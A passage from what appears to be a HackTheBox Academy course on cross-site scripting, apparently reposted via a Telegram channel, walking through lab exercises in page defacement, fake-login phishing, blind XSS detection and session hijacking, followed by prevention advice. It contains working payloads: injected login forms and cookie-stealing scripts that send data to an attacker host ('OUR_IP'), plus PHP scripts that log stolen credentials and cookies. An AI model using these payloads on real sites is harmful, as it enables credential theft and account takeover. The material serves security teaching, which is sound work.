<script>document.body.style.background = "#141d2b"</script>
<script>document.title = 'HackTheBox Academy'</script>
<script>document.getElementsByTagName('body')[0].innerHTML =
'...SNIP...'</script>

```

This is because our injected JavaScript code changes the look of the page when it gets executed, which in this case, is at the end of the source code. If our injection was in an element in the middle of the source code, then other scripts or elements may get added to after it, so we would have to account for them to get the final look we need.

However, to ordinary users, the page looks defaced and shows our new look.

<https://t.me/CyberFreeCourses>

# Phishing

---

Another very common type of XSS attack is a phishing attack. Phishing attacks usually utilize legitimate-looking information to trick the victims into sending their sensitive information to the attacker. A common form of XSS phishing attacks is through injecting fake login forms that send the login details to the attacker's server, which may then be used to log in on behalf of the victim and gain control over their account and sensitive information.

Furthermore, suppose we were to identify an XSS vulnerability in a web application for a particular organization. In that case, we can use such an attack as a phishing simulation exercise, which will also help us evaluate the security awareness of the organization's employees, especially if they trust the vulnerable web application and do not expect it to harm them.

---

## XSS Discovery

We start by attempting to find the XSS vulnerability in the web application at `/phishing` from the server at the end of this section. When we visit the website, we see that it is a simple online image viewer, where we can input a URL of an image, and it'll display it:



This form of image viewers is common in online forums and similar web applications. As we have control over the URL, we can start by using the basic XSS payload we've been using. But when we try that payload, we see that nothing gets executed, and we get the `dead image url icon`:

# Online Image Viewer

Image URL



So, we must run the XSS Discovery process we previously learned to find a working XSS payload. Before you continue, try to find an XSS payload that successfully executes JavaScript code on the page.

Tip: To understand which payload should work, try to view how your input is displayed in the HTML source after you add it.

## Login Form Injection

Once we identify a working XSS payload, we can proceed to the phishing attack. To perform an XSS phishing attack, we must inject an HTML code that displays a login form on the targeted page. This form should send the login information to a server we are listening on, such that once a user attempts to log in, we'd get their credentials.

We can easily find an HTML code for a basic login form, or we can write our own login form. The following example should present a login form:

```
<h3>Please login to continue</h3>
<form action=http://OUR_IP>
 <input type="username" name="username" placeholder="Username">
 <input type="password" name="password" placeholder="Password">
 <input type="submit" name="submit" value="Login">
</form>
```

In the above HTML code, `OUR_IP` is the IP of our VM, which we can find with the ( `ip a` ) command under `tun0` . We will later be listening on this IP to retrieve the credentials sent from the form. The login form should look as follows:

```
<div>
<h3>Please login to continue</h3>
<input type="text" placeholder="Username">
<input type="text" placeholder="Password">
<input type="submit" value="Login">



```

```
</div>
```

Next, we should prepare our XSS code and test it on the vulnerable form. To write HTML code to the vulnerable page, we can use the JavaScript function `document.write()`, and use it in the XSS payload we found earlier in the XSS Discovery step. Once we minify our HTML code into a single line and add it inside the `write` function, the final JavaScript code should be as follows:

```
document.write('<h3>Please login to continue</h3><form
action=http://OUR_IP><input type="username" name="username"
placeholder="Username"><input type="password" name="password"
placeholder="Password"><input type="submit" name="submit" value="Login">
</form>');
```


We can now inject this JavaScript code using our XSS payload (i.e., instead of running the `alert(window.origin)` JavaScript Code). In this case, we are exploiting a Reflected XSS vulnerability, so we can copy the URL and our XSS payload in its parameters, as we've done in the Reflected XSS section, and the page should look as follows when we visit the malicious URL:



## Cleaning Up

We can see that the URL field is still displayed, which defeats our line of "Please login to continue". So, to encourage the victim to use the login form, we should remove the URL field, such that they may think that they have to log in to be able to use the page. To do so, we can use the JavaScript function `document.getElementById().remove()` function.

To find the `id` of the HTML element we want to remove, we can open the Page Inspector Picker by clicking [ `CTRL+SHIFT+C` ] and then clicking on the element we need:



As we see in both the source code and the hover text, the `url` form has the id `urlform`:

```
<form role="form" action="index.php" method="GET" id='urlform'>
 <input type="text" placeholder="Image URL" name="url">
</form>
```


So, we can now use this id with the `remove()` function to remove the URL form:

```
document.getElementById('urlform').remove();
```

Now, once we add this code to our previous JavaScript code (after the `document.write` function), we can use this new JavaScript code in our payload:

```
document.write('<h3>Please login to continue</h3><form
action=http://OUR_IP><input type="username" name="username"
placeholder="Username"><input type="password" name="password"
placeholder="Password"><input type="submit" name="submit" value="Login">
</form>');document.getElementById('urlform').remove();
```

When we try to inject our updated JavaScript code, we see that the URL form is indeed no longer displayed:




We also see that there's still a piece of the original HTML code left after our injected login form. This can be removed by simply commenting it out, by adding an HTML opening

<https://t.me/CyberFreeCourses>

comment after our XSS payload:

```
...PAYLOAD... <!--
```

As we can see, this removes the remaining bit of original HTML code, and our payload should be ready. The page now looks like it legitimately requires a login:

A screenshot of a web application interface. At the top, the title "Online Image Viewer" is displayed in a large, white, sans-serif font against a dark blue background. Below the title, the text "Please login to continue" is centered in a smaller, white, sans-serif font. Underneath this text is a login form consisting of two input fields: "Username" and "password", followed by a "Login" button. The entire form is set against the same dark blue background.

We can now copy the final URL that should include the entire payload, and we can send it to our victims and attempt to trick them into using the fake login form. You can try visiting the URL to ensure that it will display the login form as intended. Also try logging into the above login form and see what happens.

---

## Credential Stealing

Finally, we come to the part where we steal the login credentials when the victim attempts to log in on our injected login form. If you tried to log into the injected login form, you would probably get the error `This site can't be reached`. This is because, as mentioned earlier, our HTML form is designed to send the login request to our IP, which should be listening for a connection. If we are not listening for a connection, we will get a `site can't be reached` error.

So, let us start a simple `netcat` server and see what kind of request we get when someone attempts to log in through the form. To do so, we can start listening on port 80 in our Pwnbox, as follows:

```
sudo nc -lvp 80
listening on [any] 80 ...
```

Now, let's attempt to login with the credentials `test:test`, and check the `netcat` output we get ( don't forget to replace `OUR_IP` in the XSS payload with your actual IP):



```
connect to [10.10.XX.XX] from (UNKNOWN) [10.10.XX.XX] XXXXX
GET /?username=test&password=test&submit=Login HTTP/1.1
Host: 10.10.XX.XX
...SNIP...
```

As we can see, we can capture the credentials in the HTTP request URL ( `/?username=test&password=test` ). If any victim attempts to log in with the form, we will get their credentials.

However, as we are only listening with a `netcat` listener, it will not handle the HTTP request correctly, and the victim would get an `Unable to connect` error, which may raise some suspicions. So, we can use a basic PHP script that logs the credentials from the HTTP request and then returns the victim to the original page without any injections. In this case, the victim may think that they successfully logged in and will use the Image Viewer as intended.

The following PHP script should do what we need, and we will write it to a file on our VM that we'll call `index.php` and place it in `/tmp/tmpserver/` ( don't forget to replace `SERVER_IP` with the ip from our exercise):

```
<?php
if (isset($_GET['username']) && isset($_GET['password'])) {
 $file = fopen("creds.txt", "a+");
 fputs($file, "Username: {$_GET['username']} | Password:
{$_GET['password']}\n");
 header("Location: http://SERVER_IP/phishing/index.php");
 fclose($file);
 exit();
}
?>
```

Now that we have our `index.php` file ready, we can start a PHP listening server, which we can use instead of the basic `netcat` listener we used earlier:

```
mkdir /tmp/tmpserver
cd /tmp/tmpserver
vi index.php #at this step we wrote our index.php file
sudo php -S 0.0.0.0:80
PHP 7.4.15 Development Server (http://0.0.0.0:80) started
```

Let's try logging into the injected login form and see what we get. We see that we get redirected to the original Image Viewer page:

# Online Image Viewer

Image URL

If we check the `creds.txt` file in our Pwnbox, we see that we did get the login credentials:

```
cat creds.txt
Username: test | Password: test
```

With everything ready, we can start our PHP server and send the URL that includes our XSS payload to our victim, and once they log into the form, we will get their credentials and use them to access their accounts.

## Session Hijacking

Modern web applications utilize cookies to maintain a user's session throughout different browsing sessions. This enables the user to only log in once and keep their logged-in session alive even if they visit the same website at another time or date. However, if a malicious user obtains the cookie data from the victim's browser, they may be able to gain logged-in access with the victim's user without knowing their credentials.

With the ability to execute JavaScript code on the victim's browser, we may be able to collect their cookies and send them to our server to hijack their logged-in session by performing a `Session Hijacking` (aka `Cookie Stealing`) attack.

## Blind XSS Detection


We usually start XSS attacks by trying to discover if and where an XSS vulnerability exists. However, in this exercise, we will be dealing with a `Blind XSS` vulnerability. A Blind XSS vulnerability occurs when the vulnerability is triggered on a page we don't have access to.

Blind XSS vulnerabilities usually occur with forms only accessible by certain users (e.g., Admins). Some potential examples include:

- Contact Forms

- Reviews
- User Details
- Support Tickets
- HTTP User-Agent header

Let's run the test on the web application on ( /hijacking ) in the server at the end of this section. We see a User Registration page with multiple fields, so let's try to submit a `test` user to see how the form handles the data:



The screenshot shows a 'User Registration' form on a dark background. It contains five input fields and a 'Register' button. The fields are filled with the following text: 'Test User' (Name), 'testuser' (Username), '....' (Password), 'test@user.com' (Email), and 'https://www.hackthebox.' (Website). The 'Register' button is highlighted with a red border. A large red 'X' is drawn over the bottom right of the form.

As we can see, once we submit the form we get the following message:

**Thank you for registering.  
An Admin will review your registration request.**

This indicates that we will not see how our input will be handled or how it will look in the browser since it will appear for the Admin only in a certain Admin Panel that we do not have access to. In normal (i.e., non-blind) cases, we can test each field until we get an `alert` box, like what we've been doing throughout the module. However, as we do not have access over the Admin panel in this case, how would we be able to detect an XSS vulnerability if we cannot see how the output is handled?

To do so, we can use the same trick we used in the previous section, which is to use a JavaScript payload that sends an HTTP request back to our server. If the JavaScript code gets executed, we will get a response on our machine, and we will know that the page is indeed vulnerable.

However, this introduces two issues:

1. How can we know which specific field is vulnerable? Since any of the fields may execute our code, we can't know which of them did.

2. How can we know what XSS payload to use? Since the page may be vulnerable, but the payload may not work?

## Loading a Remote Script

In HTML, we can write JavaScript code within the `<script>` tags, but we can also include a remote script by providing its URL, as follows:

```
<script src="http://OUR_IP/script.js"></script>
```

So, we can use this to execute a remote JavaScript file that is served on our VM. We can change the requested script name from `script.js` to the name of the field we are injecting in, such that when we get the request in our VM, we can identify the vulnerable input field that executed the script, as follows:

```
<script src="http://OUR_IP/username"></script>
```

If we get a request for `/username`, then we know that the `username` field is vulnerable to XSS, and so on. With that, we can start testing various XSS payloads that load a remote script and see which of them sends us a request. The following are a few examples we can use from [PayloadsAllTheThings](#):

```
<script src=http://OUR_IP></script>
'><script src=http://OUR_IP></script>
"><script src=http://OUR_IP></script>
javascript:eval('var
a=document.createElement(\'script\');a.src=\'http://OUR_IP\';document.body
.appendChild(a)')
<script>function b(){eval(this.responseText)};a=new
XMLHttpRequest();a.addEventListener("load", b);a.open("GET",
"http://OUR_IP");a.send();</script>
<script>$.getScript("http://OUR_IP")</script>
```

As we can see, various payloads start with an injection like `'>`, which may or may not work depending on how our input is handled in the backend. As previously mentioned in the `XSS Discovery` section, if we had access to the source code (i.e., in a DOM XSS), it would be possible to precisely write the required payload for a successful injection. This is why Blind XSS has a higher success rate with DOM XSS type of vulnerabilities.

Before we start sending payloads, we need to start a listener on our VM, using `netcat` or `php` as shown in a previous section:

```
mkdir /tmp/tmpserver
cd /tmp/tmpserver
sudo php -S 0.0.0.0:80
PHP 7.4.15 Development Server (http://0.0.0.0:80) started
```

Now we can start testing these payloads one by one by using one of them for all of input fields and appending the name of the field after our IP, as mentioned earlier, like:

```
<script src=http://OUR_IP/fullname></script> #this goes inside the full-
name field
<script src=http://OUR_IP/username></script> #this goes inside the
username field
...SNIP...
```

Tip: We will notice that the email must match an email format, even if we try manipulating the HTTP request parameters, as it seems to be validated on both the front-end and the back-end. Hence, the email field is not vulnerable, and we can skip testing it. Likewise, we may skip the password field, as passwords are usually hashed and not usually shown in cleartext. This helps us in reducing the number of potentially vulnerable input fields we need to test.

Once we submit the form, we wait a few seconds and check our terminal to see if anything called our server. If nothing calls our server, then we can proceed to the next payload, and so on. Once we receive a call to our server, we should note the last XSS payload we used as a working payload and note the input field name that called our server as the vulnerable input field.

Try testing various remote script XSS payloads with the remaining input fields, and see which of them sends an HTTP request to find a working payload.

---

## Session Hijacking

Once we find a working XSS payload and have identified the vulnerable input field, we can proceed to XSS exploitation and perform a Session Hijacking attack.

A session hijacking attack is very similar to the phishing attack we performed in the previous section. It requires a JavaScript payload to send us the required data and a PHP script hosted on our server to grab and parse the transmitted data.

There are multiple JavaScript payloads we can use to grab the session cookie and send it to us, as shown by [PayloadsAllTheThings](#):

```
document.location='http://OUR_IP/index.php?c='+document.cookie;
new Image().src='http://OUR_IP/index.php?c='+document.cookie;
```

Using any of the two payloads should work in sending us a cookie, but we'll use the second one, as it simply adds an image to the page, which may not be very malicious looking, while the first navigates to our cookie grabber PHP page, which may look suspicious.

We can write any of these JavaScript payloads to `script.js`, which will be hosted on our VM as well:

```
new Image().src='http://OUR_IP/index.php?c='+document.cookie
```

Now, we can change the URL in the XSS payload we found earlier to use `script.js` (don't forget to replace `OUR_IP` with your VM IP in the JS script and the XSS payload):

```
<script src=http://OUR_IP/script.js></script>
```

With our PHP server running, we can now use the code as part of our XSS payload, send it in the vulnerable input field, and we should get a call to our server with the cookie value. However, if there were many cookies, we may not know which cookie value belongs to which cookie header. So, we can write a PHP script to split them with a new line and write them to a file. In this case, even if multiple victims trigger the XSS exploit, we'll get all of their cookies ordered in a file.

We can save the following PHP script as `index.php`, and re-run the PHP server again:

```
<?php
if (isset($_GET['c'])) {
 $list = explode(";", $_GET['c']);
 foreach ($list as $key => $value) {
 $cookie = urldecode($value);
 $file = fopen("cookies.txt", "a+");
 fputs($file, "Victim IP: {$_SERVER['REMOTE_ADDR']} | Cookie:
{$cookie}\n");
 fclose($file);
 }
}
```

?>


Now, we wait for the victim to visit the vulnerable page and view our XSS payload. Once they do, we will get two requests on our server, one for `script.js`, which in turn will make another request with the cookie value:

```
10.10.10.10:52798 [200]: /script.js
10.10.10.10:52799 [200]: /index.php?
c=cookie=f904f93c949d19d870911bf8b05fe7b2
```

As mentioned earlier, we get the cookie value right in the terminal, as we can see. However, since we prepared a PHP script, we also get the `cookies.txt` file with a clean log of cookies:

```
cat cookies.txt
Victim IP: 10.10.10.1 | Cookie: cookie=f904f93c949d19d870911bf8b05fe7b2
```

Finally, we can use this cookie on the `login.php` page to access the victim's account. To do so, once we navigate to `/hijacking/login.php`, we can click `Shift+F9` in Firefox to reveal the `Storage` bar in the Developer Tools. Then, we can click on the `+` button on the top right corner and add our cookie, where the `Name` is the part before `=` and the `Value` is the part after `=` from our stolen cookie:



The screenshot shows the Firefox Developer Tools Storage tab. The 'Storage' tab is selected, and a new cookie has been added. The table below shows the details of the cookie.

Name	Value	Domain	Path	Expires / Max-Age	Size	HttpOnly	Secure	SameSite	Last Accessed
cookie	f904f93c949d19d870911bf8b05fe7b2		/hijacking		38	false	false	None	

Once we set our cookie, we can refresh the page and we will get access as the victim:

**Welcome Back Admin**

## XSS Prevention

By now, we should have a good understanding of what an XSS vulnerability is and its different types, how to detect an XSS vulnerability, and how to exploit XSS vulnerabilities. We will conclude the module by learning how to defend against XSS vulnerabilities.



As discussed previously, XSS vulnerabilities are mainly linked to two parts of the web application: A **Source** like a user input field and a **Sink** that displays the input data. These are the main two points that we should focus on securing, both in the front-end and in the back-end.

The most important aspect of preventing XSS vulnerabilities is proper input sanitization and validation on both the front and back end. In addition to that, other security measures can be taken to help prevent XSS attacks.

---

## Front-end

As the front-end of the web application is where most (but not all) of the user input is taken from, it is essential to sanitize and validate the user input on the front-end using JavaScript.

### Input Validation

For example, in the exercise of the **XSS Discovery** section, we saw that the web application will not allow us to submit the form if the email format is invalid. This was done with the following JavaScript code:

```
function validateEmail(email) {
 const re = /^(([^<>()[\]\.\\.,;:\s@"]+(\.[^<>()[\]\.\\.,;:\s@"]+)*|
 (\\".+\\"))@([\d-]{1,3}\.[\d-]{1,3}\.[\d-]{1,3}\.[\d-]{1,3})|([a-zA-
 Z\d-0-9]+\.)+[a-zA-Z]{2,})$/;
 return re.test("#login input[name=email]").val();
}
```

As we can see, this code is testing the **email** input field and returning **true** or **false** whether it matches the Regex validation of an email format.

### Input Sanitization

In addition to input validation, we should always ensure that we do not allow any input with JavaScript code in it, by escaping any special characters. For this, we can utilize the [DOMPurify](https://www.domein.nl/2018/01/15/javascript-escaping/) JavaScript library, as follows:

```
<script type="text/javascript" src="dist/purify.min.js"></script>
let clean = DOMPurify.sanitize(dirty);
```

This will escape any special characters with a backslash **\**, which should help ensure that a user does not send any input with special characters (like JavaScript code), which should

prevent vulnerabilities like DOM XSS.

## Direct Input

Finally, we should always ensure that we never use user input directly within certain HTML tags, like:

1. JavaScript code `<script></script>`
2. CSS Style Code `<style></style>`
3. Tag/Attribute Fields `<div name='INPUT'></div>`
4. HTML Comments `<!-- -->`

If user input goes into any of the above examples, it can inject malicious JavaScript code, which may lead to an XSS vulnerability. In addition to this, we should avoid using JavaScript functions that allow changing raw text of HTML fields, like:

- `DOM.innerHTML`
- `DOM.outerHTML`
- `document.write()`
- `document.writeln()`
- `document.domain`

And the following jQuery functions:

- `html()`
- `parseHTML()`
- `add()`
- `append()`
- `prepend()`
- `after()`
- `insertAfter()`
- `before()`
- `insertBefore()`
- `replaceAll()`
- `replaceWith()`

As these functions write raw text to the HTML code, if any user input goes into them, it may include malicious JavaScript code, which leads to an XSS vulnerability.

---

## Back-end

On the other end, we should also ensure that we prevent XSS vulnerabilities with measures on the back-end to prevent Stored and Reflected XSS vulnerabilities. As we saw in the `XSS Discovery` section exercise, even though it had front-end input validation, this was not enough to prevent us from injecting a malicious payload into the form. So, we should have XSS prevention measures on the back-end as well. This can be achieved with Input and Output Sanitization and Validation, Server Configuration, and Back-end Tools that help prevent XSS vulnerabilities.

## Input Validation

Input validation in the back-end is quite similar to the front-end, and it uses Regex or library functions to ensure that the input field is what is expected. If it does not match, then the back-end server will reject it and not display it.

An example of E-Mail validation on a PHP back-end is the following:

```
if (filter_var($_GET['email'], FILTER_VALIDATE_EMAIL)) {
 // do task
} else {
 // reject input - do not display it
}
```

For a NodeJS back-end, we can use the same JavaScript code mentioned earlier for the front-end.

## Input Sanitization

When it comes to input sanitization, then the back-end plays a vital role, as front-end input sanitization can be easily bypassed by sending custom `GET` or `POST` requests. Luckily, there are very strong libraries for various back-end languages that can properly sanitize any user input, such that we ensure that no injection can occur.

For example, for a PHP back-end, we can use the `addslashes` function to sanitize user input by escaping special characters with a backslash:

```
addslashes($_GET['email'])
```

In any case, direct user input (e.g. `$_GET['email']`) should never be directly displayed on the page, as this can lead to XSS vulnerabilities.

For a NodeJS back-end, we can also use the [DOMPurify](https://www.npmjs.com/package/dompurify) library as we did with the front-end, as follows:

```
import DOMPurify from 'dompurify';
var clean = DOMPurify.sanitize(dirty);
```

## Output HTML Encoding

Another important aspect to pay attention to in the back-end is `Output Encoding`. This means that we have to encode any special characters into their HTML codes, which is helpful if we need to display the entire user input without introducing an XSS vulnerability. For a PHP back-end, we can use the `htmlspecialchars` or the `htmlentities` functions, which would encode certain special characters into their HTML codes (e.g. `<` into `&lt;`), so the browser will display them correctly, but they will not cause any injection of any sort:

```
htmlspecialchars($_GET['email']);
```

For a NodeJS back-end, we can use any library that does HTML encoding, like `html-entities`, as follows:

```
import encode from 'html-entities';
encode('<'); // -> '<'
```

Once we ensure that all user input is validated, sanitized, and encoded on output, we should significantly reduce the risk of having XSS vulnerabilities.

## Server Configuration

In addition to the above, there are certain back-end web server configurations that may help in preventing XSS attacks, such as:

- Using HTTPS across the entire domain.
- Using XSS prevention headers.
- Using the appropriate Content-Type for the page, like `X-Content-Type-Options=nosniff`.
- Using `Content-Security-Policy` options, like `script-src 'self'`, which only allows locally hosted scripts.
- Using the `HttpOnly` and `Secure` cookie flags to prevent JavaScript from reading cookies and only transport them over HTTPS.

In addition to the above, having a good `Web Application Firewall (WAF)` can significantly reduce the chances of XSS exploitation, as it will automatically detect any type of injection going through HTTP requests and will automatically reject such requests. Furthermore, some frameworks provide built-in XSS protection, like [ASP.NET](https://t.me/CyberFreeCourses).

In the end, we must do our best to secure our web applications against XSS vulnerabilities using such XSS prevention techniques. Even after all of this is done, we should practice all of the skills we learned in this module and attempt to identify and exploit XSS vulnerabilities in any potential input fields, as secure coding and secure configurations may still leave gaps and vulnerabilities that can be exploited. If we practice defending the website using both `offensive` and `defensive` techniques, we should reach a reliable level of security against XSS vulnerabilities.

## Skills Assessment

---

We are performing a Web Application Penetration Testing task for a company that hired you, which just released their new `Security Blog`. In our Web Application Penetration Testing plan, we reached the part where you must test the web application against Cross-Site Scripting vulnerabilities (XSS).

Start the server below, make sure you are connected to the VPN, and access the `/assessment` directory on the server using the browser:



Apply the skills you learned in this module to achieve the following:

1. Identify a user-input field that is vulnerable to an XSS vulnerability
2. Find a working XSS payload that executes JavaScript code on the target's browser
3. Using the `Session Hijacking` techniques, try to steal the victim's cookies, which should contain the flag